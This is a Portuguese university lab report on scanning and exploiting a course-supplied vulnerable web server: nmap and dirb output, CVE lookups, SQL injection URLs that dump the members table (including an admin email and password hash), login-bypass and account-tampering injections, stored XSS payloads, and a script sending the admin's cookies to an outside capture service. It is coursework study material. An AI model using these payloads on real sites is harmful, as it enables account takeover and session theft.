

Segurança Informática e Nas Organizações

João Paulo Barraca

Vitor Cunha

Vulnerability Assessment and Exploitation

Carolina Araújo, 93248

Orlando Macedo 94521



DETI
Universidade de Aveiro

16-11-2020

Índice

1	Introdução	2
2	Tasks	2
2.1	Communication Ports	2
2.1.1	HTTP	3
2.1.2	SSH	4
2.1.3	UDP	4
2.2	Sistema Operativo e Serviços	4
2.3	CVE's	5
2.3.1	CVE's encontrados utilizando 'nmap -script nmap-vulners -sV <url>'	5
2.3.2	CVE's encontrados utilizando 'nmap -script vulscan -sV <url>'	6
2.4	Public Exploits	7
2.5	Web Page e Exploração das Vulnerabilidades	7
2.5.1	SQL Injection	8
2.5.2	Stored XSS Attack	11
2.5.3	CSRF Attack	15
2.5.4	Reflected XSS Attack	17
2.5.5	Exploração da Web Page	18
2.5.6	Exploração dos Ficheiros PHP	20
2.5.7	Root	23
2.5.8	Pormenores extra	26
3	Conclusão	27
4	Referências	28

1 Introdução

Este trabalho visa a aprendizagem de conceitos relacionados com a avaliação de possíveis vulnerabilidades no host fornecido, os seus riscos e o impacto que podem ter num sistema, quando exploradas por um potencial *attacker*. Exemplos destas vulnerabilidades, [CVE's](#), são validações mal realizadas, más autorizações, configurações mal feitas, práticas errôneas, inclusão perigosa de ficheiros, programas não seguros, entre outras.

Apresentar-se-á, então, o que foi realizado em prol da execução deste trabalho, explicando não só as escolhas que foram feitas e como, mas também o porquê das mesmas.

2 Tasks

2.1 Communication Ports

Nesta secção pretende-se responder à pergunta sobre quais são os *communication ports* disponíveis e qual a funcionalidade de cada um deles.

Inicialmente, correu-se um rastreio dos *hosts* e um *scan* TCP no endereço especificado. Com base nos resultados, Figura 1, concluiu-se que a porta 22/tcp está aberta para o serviço *ssh*, na versão **OpenSSH 8.3p1 Debian 1 (protocol 2.0)**. Para além disso, a porta 80/tcp está, também ela, aberta mas para o serviço *http*, na versão **Apache httpd 2.4.46 ((Debian))**.

É também possível confirmar que o sistema operativo usado pelo host pertence à família Linux.

```
01/Proj1_S10$ nmap -sV 192.168.56.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-08 15:39 WET
Nmap scan report for 192.168.56.101
Host is up (0.00020s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.3p1 Debian 1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.46 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.53 seconds
```

Figure 1: nmap -sV scan

Tentou-se, de seguida, descobrir qual a distribuição do sistema operativo do host, embora não se tenha chegado a resultados conclusivos. Com base na documentação do [nmap](#), detetaram-se características que pareciam apontar para um OS em específico mas ainda assim, não foi capaz de encontrar uma correspondência exata. A fingerprint identifica unicamente a máquina remota, contendo informação a partir da qual se pode, possivelmente, inferir o OS.

Posteriormente, para uma pesquisa mais completa, correu-se o seguinte comando, Figura 2, para testar portas que o nmap não testa por defeito, entre estas: **TCP SYN/ACK** ou **UDP**, bem como **ICMP echo**, **timestamp** e **netmask request**. ([source](#)). Pelos resultados obtidos, foi possível aferir que a porta 68/udp está também aberta, mas filtrada, com o serviço *dhcpc* (não foi obtida informação sobre a versão usada). O nmap define as portas como [open/filtered](#) quando não consegue definir se a porta está aberta ou se é filtrada. Uma porta *filtered* é aquela cujos pacotes enviados para a mesma não permitem obter uma resposta, pode ser devido a uma firewall ou configuração do router, etc.

Finalmente, por causa da informação descoberta acerca da porta *ssh*, se se descobrisse o *username* e a *password* correspondente da máquina remota, poderia utilizar-se as credenciais do seguinte modo:

```

sudo nmap -sV -O 192.168.56.101
[sudo] senha para orlando:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-15 11:37 WET
Nmap scan report for 192.168.56.101
Host is up (0.00085s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.3p1 Debian 1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.46 ((Debian))
MAC Address: 08:00:27:6C:2A:1F (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=11/15%OT=22%CT=1%CU=37515%PV=Y%DS=1%DC=D%G=Y%M=080027%
OS:TM=5FB1130D%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10C%TI=Z%CI=Z%II=
OS:I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%
OS:O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W
OS:6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%
OS:O%W=S%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%F=AR%O=%RD
OS:=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0
OS:%S=A%F=AR%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)U1
OS:(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI
OS:=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.40 seconds

```

Figure 2: nmap -sV -O scan

```

o_pratico1/Proj1_SIO$ sudo nmap -PS -PA -PU -PY -PE -PP -PM -sU 192.168.
56.101 --traceroute
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-08 15:49 WET
Nmap scan report for 192.168.56.101
Host is up (0.00098s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
68/udp    open|filtered dhcpd
MAC Address: 08:00:27:6C:2A:1F (Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT ADDRESS
1 0.98 ms 192.168.56.101

Nmap done: 1 IP address (1 host up) scanned in 1086.47 seconds

```

Figure 3: nmap -PS -PA -PU -PY -PE -PP -PM -sU scan

```

carolina@e-pifania:~$ ssh root@192.168.1.7
root@192.168.1.7's password:

```

Figure 4: Tentativa de acesso remoto à root

2.1.1 HTTP

Hypertext Transfer Protocol é um protocolo de comunicação para sistemas de informação hipermédia. É a base da comunicação de dados para a World Wide Web.

2.1.2 SSH


Secure Socket Shell é um protocolo de rede criptográfico para operar de forma segura numa rede insegura. Uma aplicação deste protocolo é o acesso remoto a sistemas de computadores, a partir do qual se pode, por exemplo, executar comandos.

2.1.3 UDP

User Datagram Protocol é um protocolo da camada de transporte. Permite que as aplicações enviem datagramas encapsulados num pacote IPv4 ou IPv6 a um destino. Usando um modelo de connectionless communication, o UDP não confirma a entrega dos pacotes enviados.

2.2 Sistema Operativo e Serviços

Aquando da utilização do [dirb](#), para explorar o url por ficheiros, pastas ou problemas de configuração, obtiveram-se os seguintes resultados:



```
caroline@ptfania:~$ dirb http://192.168.1.7/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun Nov 15 18:01:30 2020
URL_BASE: http://192.168.1.7/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.7/ ----
==> DIRECTORY: http://192.168.1.7/admin/
==> DIRECTORY: http://192.168.1.7/downloads/
==> DIRECTORY: http://192.168.1.7/images/
+ http://192.168.1.7/index.php (CODE:200|SIZE:1533)
+ http://192.168.1.7/info.php (CODE:200|SIZE:85353)
+ http://192.168.1.7/server-status (CODE:403|SIZE:276)
==> DIRECTORY: http://192.168.1.7/theme/

---- Entering directory: http://192.168.1.7/admin/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.7/downloads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.7/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.7/theme/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Sun Nov 15 18:01:35 2020
DOWNLOADED: 4612 - FOUND: 3
```

Figure 5: Utilização do dirb

Ao percorrer todos estes urls, encontraram-se vários dados que mais à frente serão debatidos, sendo o mais importante deles, para este ponto, o do `<ip>/info.php`, uma vez que, seguindo este url, temos acesso a um leque de informações relativas à [configuração do php](#), bem como qual o sistema operativo que o host utiliza.

- **Sistema Operativo:** Linux cyberdyne 5.9.0-1-amd64 1 SMP Debian 5.9.1-1 (2020-10-17) x86_64
- **PHP:** versão 5.6.40-35+ubuntu18.04.1+deb.sury.org+1
Linguagem de script open source, adequada para o web development, podendo ser embutida dentro do HTML.
- **Apache:** versão Apache/2.4.46 (Debian)
Open source web server software.

- **Exif:** versão 1.4
Standard que especifica o formato de imagens e som.
- **iconv:** versão 2.31
Programa que permite converter diferentes codificações de caracteres.
- **mysql:** versão mysqlnd 5.0.11-dev - 20120503
Sistema de gestão de bases de dados que utiliza a linguagem SQL.
- **MariaDB:** versão 10.3.24-MariaDB-2
Sistema de gestão de base de dados que surgiu como fork do MySQL.
- **libxml:** versão 2.9.10
Biblioteca de software para analisar documentos XML.
- **json:** versão 1.2.1
Data-interchange format.
- **openssl:** versão OpenSSL 1.1.1g 21 Apr 2020
Implementação open source dos protocolos SSL e TLS, com funções básicas de criptografia.
- **pcre:** versão 8.44 2020-02-12
Biblioteca escrita para linguagem C que implementa expressões regulares inspirada na interface externa do Perl.
- **Phar:** versão EXT 2.0.2/API 1.1.1
Formato de pacote que permite a distribuição de aplicativos e bibliotecas, agrupando muitos arquivos de código PHP.
- **zlib:** versão 1.2.11
Biblioteca multiplataforma de compressão de dados.

Relativamente ao facto de a informação encontrada ser ou não coerente, pensa-se que seja. Todos os serviços utilizados estão descritos no ficheiro info.php, que contém os dados relativos à configuração do PHP, pelo que terá de estar correta. Quanto ao serviço HTTP e SSH acima referidos, a informação coincide com aquela que foi posteriormente encontrada relativa à existência de CVE's para certas versões destes mesmos serviços, o que é explorado abaixo. Não se encontrou nada que confirmasse a versão UDP utilizada.

2.3 CVE's

2.3.1 CVE's encontrados utilizando 'nmap --script nmap-vulners -sV <url>'

- [CVE-2020-15778](#) com score de 6.8
Esta vulnerabilidade está relacionada com o facto do comando scp de OpenSSH-8.3p1 permitir a injeção de comandos na função scp.c toremote.

```

orlando@Jarvis:~/Desktop/Universidade/3ºano/1ºsemestre/Segurança/Trabalho_pratico1/Proj1_SIO$ nmap --script nmap-vulners -sV 192.168.56.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-15 18:53 WET
Nmap scan report for 192.168.56.101
Host is up (0.00015s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.3p1 Debian 1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.3p1:
|   CVE-2020-15778 6.8 https://vulners.com/cve/CVE-2020-15778
|_  CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2020-14145
80/tcp    open  http      Apache httpd 2.4.46 ((Debian))
|_ http-server-header: Apache/2.4.46 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.21 seconds

```

Figure 6: nmap-vulners

2.3.2 CVE's encontrados utilizando 'nmap --script vulscan -sV <url>'

- [CVE-1999-0661](#) com score de 10
CVE relativo ao facto do software ter sido substituído num dos pontos de distribuição por um Trojan Horse
- [CVE-2013-2249](#) com score de 7.5
CVE que expõe a vulnerabilidade de em mod_session_dbd.c no módulo mod_session_dbd do Apache HTTP Server antes de 2.4.5 proceder a operações de save sem ter em consideração a 'dirty flag' e o requisito para uma nova sessão, o qual tem impacto incerto e permite vetores de ataque remoto.

```

| MITRE CVE - https://cve.mitre.org:
| [CVE-2010-4755] The (1) remote_glob function in sftp-glob.c and the (2) process_put function
| e (CPU and memory consumption) via crafted glob expressions that do not match any pathnames, a
| [CVE-2007-4654] Unspecified vulnerability in SSHield 1.6.1 with OpenSSH 3.0.2p1 on Cisco Web
| eries of large packets designed to exploit the SSH CRC32 attack detection overflow (CVE-2001-0
| [CVE-1999-0661] A system is running a version of software that was replaced with a Trojan Ho
| H 3.4p1, or (6) Sendmail 8.12.6.

```

Figure 7: CVE's encontrados na porta 22/tcp

- [CVE-2012-2379](#) com score de 10
CVE relativo ao Apache CXF 2.4.x antes de 2.4.8, 2.5.x antes de 2.5.4 e 2.6.x antes de 2.6.1, quando um token de suporte especifica uma política filho WS-SecurityPolicy 1.1 ou 1.2, não assegura com certeza que um elemento xml é assinado ou encriptado, o que tem impacto e vetores de ataque distintos.
- [CVE-2012-0883](#) com score de 6.9
CVE associado ao envvars no Apache HTTP Server antes de 2.4.2 coloca um diretório com comprimento nulo em LD_LIBRARY_PATH, o que permite que utilizadores comuns ganhem privilégios de super-utilizador, usando um Trojan Horse DSO no diretório atual aquando a execução de apachectl.

```

| [CVE-2012-4558] Multiple cross-site scripting (XSS) vulnerabilities in the balancer_handler function in the manager
| attackers to inject arbitrary web script or HTML via a crafted string.
| [CVE-2012-3499] Multiple cross-site scripting (XSS) vulnerabilities in the Apache HTTP Server 2.2.x before 2.2.24-de
| 2) mod_info, (3) mod_ldap, (4) mod_proxy_ftp, and (5) mod_status modules.
| [CVE-2013-2249] mod_session_dbd.c in the mod_session_dbd module in the Apache HTTP Server before 2.4.5 proceeds with
| vectors.
| [CVE-2012-3502] The proxy functionality in (1) mod_proxy_ajp.c in the mod_proxy_ajp module and (2) mod_proxy_http.c
| ction, which allows remote attackers to obtain sensitive information in opportunistic circumstances by reading a respo
| [CVE-2012-3451] Apache CXF before 2.4.9, 2.5.x before 2.5.5, and 2.6.x before 2.6.2 allows remote attackers to execu
| [CVE-2012-2687] Multiple cross-site scripting (XSS) vulnerabilities in the make_variant_list function in mod_negotia
| arbitrary web script or HTML via a crafted filename that is not properly handled during construction of a variant lis
| [CVE-2012-2379] Apache CXF 2.4.x before 2.4.8, 2.5.x before 2.5.4, and 2.6.x before 2.6.1, when a Supporting Token s
| d attack vectors.
| [CVE-2012-2378] Apache CXF 2.4.5 through 2.4.7, 2.5.1 through 2.5.3, and 2.6.x before 2.6.1, does not properly enfor
| SignedParts, (3) SignedElements, (4) EncryptedParts, and (5) EncryptedElements policies.
| [CVE-2012-0883] envvars (aka envvars-std) in the Apache HTTP Server before 2.4.2 places a zero-length directory name
|
| [CVE-2011-2516] Off-by-one error in the XML signature feature in Apache XML Security for C++ 1.6.0, as used in Shibb
| triggers a buffer overflow.

```

Figure 8: CVE's encontrados na porta 80/tcp

2.4 Public Exploits

Foram efetuadas algumas tentativas para tentar explorar as vulnerabilidades retratadas nos CVE's, nomeadamente o uso do comando scp, relacionado com o primeiro CVE encontrado, de modo a possibilitar o envio dum ficheiro para o servidor. Mas a tentativa não surtiu efeito. Não se encontraram mais ferramentas que explorassem os outros CVE's acima referidos.

2.5 Web Page e Exploração das Vulnerabilidades

Inicialmente, começou-se por percorrer todas as páginas do site, tomando especial atenção ao login, onde se tentaram injeções de sql básicas, tanto no e-mail como na password, sem chegar a nenhuma conclusão. Estas tentativas foram baseadas nos exemplos explorados na aula prática 1, portanto:

e-mail: ' or '1'='1' –

password: abc

e-mail: ' or 1 –

password: abc

username: ' or '1'='1' – //

e-mail: abc

No entanto, tudo falhou porque o primeiro campo requer a introdução de um e-mail válido. Tentou-se então sql injection de outra maneira, pesquisando sobre como introduzir algo nesse campo que o SQL aceitasse como e-mail, embora não o fosse:

e-mail: "'OR 1=1--"@gmail.com ([source](#))

password: abc

Novamente sem sucesso, sendo mais tarde explorado o porquê de não se ter conseguido, foi colocado regex no primeiro campo, tentando que correspondesse a um formato genérico de e-mail:

e-mail: [a-z0-9.-_+][a-z0-9.-].com

password: abc

Não atingindo qualquer resultado palpável, continuou-se a explorar o site, onde se começou a descobrir por menores mais curiosos: a partir do url das páginas Board e Software, notou-se uma possibilidade de conseguir fazer sql injection, uma vez que tinha **'?type=1'** ou **'?prod=3type=1'**, por exemplo.

Assim sendo, começou-se a tentar realizar sql injection, novamente com base na aula prática 1. Sabia-se que havia pelo menos 5 colunas associadas a um produto: name, price, type, details e id.

2.5.1 SQL Injection

<ip>/details.php?<script>alert("eheh")</script>prod=3type=3

A primeira tentativa de injeção de script no url retomou a seguinte resposta: **"DB Error, could not query the database MySQL Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near " at line 1"**. A partir deste resultado tomou-se conhecimento de qual o SGBD utilizado para sustentar os dados do site, **MariaDB**. Considera-se que o retorno literal do erro da base de dados carrega bastante perigo, tornando o site mais desprotegido e vulnerável, visto que expõe facilmente informação que de outra maneira teria de se trabalhar muito mais para obter.

<ip>/products.php?type=1 union select 1,2,3,4,5 –

Com este url notou-se que apareceu mais um produto no fim da listagem, cujo nome era 3. Com isto, suspeitou-se que a 3ª coluna retornada pelos queries à base de dados era colocada no atributo **name** do produto. Assim, achou-se que a melhor forma de fazer sql injection nesta página seria a partir da 3ª coluna, o que é explorado abaixo. Clicando no produto não se chegou a conclusão nenhuma.

<ip>/products.php?type=1 union select 1,2,3,4,5,6 –

Este url já nos redireciona para a home, pelo que se concluiu que são só 5 colunas associadas a um produto.

<ip>/products.php?type=1 union select 1,database(),3,4,5 –

Com isto apareceu mais um produto cujo nome era 3. Clicando nesse mesmo, e observando o url, apercebemo-nos de que o **type** correspondia a **oldstore**, o que se depreende (e mais tarde é confirmado por outras vias) ser nome da base de dados.

<ip>/products.php?type=1 union select 1, TABLE_NAME, COLUMN_NAME, TABLE_SCHEMA, 5 from INFORMATION_SCHEMA.COLUMNS –

Percorrendo a página inteira, encontraram-se no fundo os nomes de algumas tabelas que se pensou serem interessantes explorar, como por exemplo:

Verificar o nome de todos os produtos disponíveis:

<ip>/products.php?type=1 union select 1,2,COLUMN_NAME,4,5 from INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME="tblProducts"

Verificar todos os ids dos produtos existentes na base de dados:

<ip>/products.php?type=1 union select 1,2, id,4,5 from tblProducts –

Verificar os títulos dos blogs existentes na base de dados:

<ip>/products.php?type=1 union select 1,2, title,4,5 from tblBlogs –

Mas mais interessante, com base no nome das tabelas que se descobriram acima:

```
<ip>/products.php?type=2 union select 1, 2, id, 4, 5 from tblMembers  
<ip>/products.php?type=2 union select 1, 2, username, 4, 5 from tblMembers  
<ip>/products.php?type=2 union select 1, 2, password, 4, 5 from tblMembers  
<ip>/products.php?type=2 union select 1, 2, session, 4, 5 from tblMembers  
<ip>/products.php?type=2 union select 1, 2, name, 4, 5 from tblMembers  
<ip>/products.php?type=2 union select 1, 2, blog, 4, 5 from tblMembers  
<ip>/products.php?type=2 union select 1, 2, admin, 4, 5 from tblMembers
```

Temos agora acesso ao e-mail do administrador, à sua password, sessão, nome, entre outros.

Tabelas importantes: **tblBlogs** (author, title, content), **tblMembers** (id, username, password, session, name, blog, admin), **tblProducts** (id, type, name, price, detail).

Conteúdo da tabela tblMembers:

1 admin@integratingsolutions.net Administrator 354403ec41ad649d1e5a9f108f0e5245 Admin 1 1

Nota: tinha-se já obtido o e-mail previamente através da página blogs, porque clicando em 'by Admin' era possível ver qual o e-mail associado ao mesmo. Sendo que, no caso concreto desta store, o e-mail é utilizado como parte das credenciais necessárias para o login, considera-se que disponibilizar publicamente os e-mails é de grande risco. Isto porque qualquer attacker, através de sql injection ou um método de brute force na password, pode obter acesso às contas.

O próximo passo foi atacar novamente o login, tentando injeção já com o e-mail e password:

e-mail: admin@integratingsolutions.net

password: Administrator

Pela mesma altura foi descoberto também o ficheiro **login.php.txt** que tinha passado despercebido por estar no diretório /downloads. Analisando o conteúdo do ficheiro, verificou-se que o mesmo continha um query que permitia o login. É de referir apenas que verificar a existência deste ficheiro, só foi possível devido ao uso de ferramentas como o 'dirb' ou 'nikto'.

Nota: O facto de haver um ficheiro ao alcance de um utilizador comum, que possibilita saber como é feito o query à base de dados aquando do login, é por si só uma vulnerabilidade muito grave, pois a partir do ficheiro é possível perceber como ludibriar tanto o campo de e-mail como password no separador **account**, e, por consequência aceder ao site.

Sabendo o query utilizado, fazer login foi relativamente fácil. Ter em atenção que foi necessário alterar o *type* no html do input de 'e-mail' para 'text', de modo a deixar de fazer as verificações.


e-mail: "" or 1 = 1

password: algo

e-mail: admin@integratingsolutions.net


password: "" or 1 = 1

Relativamente ao login, considera-se que as práticas aplicadas neste contexto são graves, isto é, quando um utilizador se engana a colocar a palavra passe, a página permite saber que entre o username e password, o que está errado é **apenas** a password. Quando o campo do e-mail está errado, a página também identifica o erro como estando **apenas** aí.



The image shows a login form with a light gray background. At the top, it says "Invalid password, please try again." in bold black text. Below this, there are two input fields: "Email" and "Password". The "Email" field contains the text "yourname@email.com" and the "Password" field contains the text "password". Below the input fields is a blue button with the text "Login" in white.

Figure 9: Palavra-passe errada



The image shows a login form with a light gray background. At the top, it says "Invalid username, please try again." in bold black text. Below this, there are two input fields: "Email" and "Password". The "Email" field contains the text "yourname@email.com" and the "Password" field contains the text "password". Below the input fields is a blue button with the text "Login" in white.

Figure 10: Utilizador errado

Isto por si só abre grandes possibilidades para um attacker descobrir qual dos campos necessita de atacar de maneira a conseguir acesso a uma conta registada na store, daí ser uma das vulnerabilidades que o grupo considera como grave.

No que diz respeito ao campo de atualizar informação da conta, foi possível efetuar a seguinte sql injection:

Name: Rick', username='pickle@gmail.com', password='password' where id = 1

Esta injection permite alterar campos da conta para os quais o form não está preparado, by default, para alterar. Isto é, seria de esperar que só se pudesse alterar o nome de utilizador e a password, mas através da injection alterou-se também o e-mail, podendo ainda alterar-se o **id** ou colocar um utilizador banal como administrador, colocando o campo **admin** a **1**. Pode ainda dar-se permissões de criação de blogs, trocar a session, etc.

Viewing all posts by Rick (pickle@gmail.com)

Hey! by Rick

Welcome to our site! Make sure to read our [Terms and Conditions](#) before starting.

Figure 11: Conteúdo apresentado no separador 'Blog'

2.5.2 Stored XSS Attack

Já com o login efetuado como admin, testaram-se ataques XSS em 'Post new blog'. Primeiramente, começou-se por averiguar se seriam possíveis [Stored XSS Attacks](#), estes permitem que um atacante coloque código malicioso numa página web, podendo esse código ser em javascript. As vítimas acessam a essa página, e, quando a mesma é carregada, são renderizados tanto os scripts da página como os scripts maliciosos.

Primeiramente colocou-se uma imagem em 'Content'.

Post new blog:

Title:

Content:

```

```

Figure 12: Código html para introduzir uma imagem a partir de 'Content'

insert image by Admin



Figure 13: Representação na página html

Experimentou-se ainda colocar um form que despoletasse um alert ([source](#)). Tendo a experiência sido executada com sucesso.

Post new blog:

Title:

Content:

```
<form id="test"></form><button form="test"
formaction="javascript:alert(1)">X</button>
```

Figure 14: HTML com JavaScript para executar um alert

form by Admin



Figure 15: O form postado no separador 'Blog'




Figure 16: Alert desencadeado pelo click no botão do form

Verificando que o campo content estava vulnerável a ataques xss, passou-se então para o title. Nesse campo começou-se por verificar se daria para colocar uma imagem.

Post new blog:

Title:

Content:

Figure 17: HTML para colocar uma imagem no title

E como seria de esperar, a experiência foi bem sucedida.




Figure 18: Resultado da inserção de uma imagem no título

Para terminar, foi testada a possibilidade de inserção de um script no title. Comprovando-se que também era possível.

Post new blog:

Title:

Content:

Figure 19: Script para despoletar um alert a partir do title




Figure 20: Alert provocado pela inserção do script em 'Title'

2.5.3 CSRF Attack

De seguida, tentou realizar-se um ataque CSRF (Cross-Site Request Forgery), usando para isso funcionalidades disponibilizadas pelo javascript. Para contextualizar, um ataque CSRF visa a injeção de código que, usando as credenciais e capacidades do navegador a inspecionar um dado objeto, permite que se ataque outro sistema. A título de exemplo, este tipo de ataque pode ser utilizado para [DoS](#), [DDoS](#) ou até invocar sistemas fazendo-se passar pela vítima ([usando cookies coletados da vítima](#)).

Post new blog:

Title:

Content:

```
<script>
var xhttp = new XMLHttpRequest();
xhttp.open("POST", "http://ptsv2.com/t/msak4-1604661377/post",
true);
xhttp.send("username=Administrator&cookies=" + document.cookie);
</script>
```

Figure 21: Script utilizado para roubar cookies

Tendo sido bem sucedida a tentativa, agora tinha-se acesso ao 'SessionId' do administrador, como se pode verificar em 'POST BODY'.

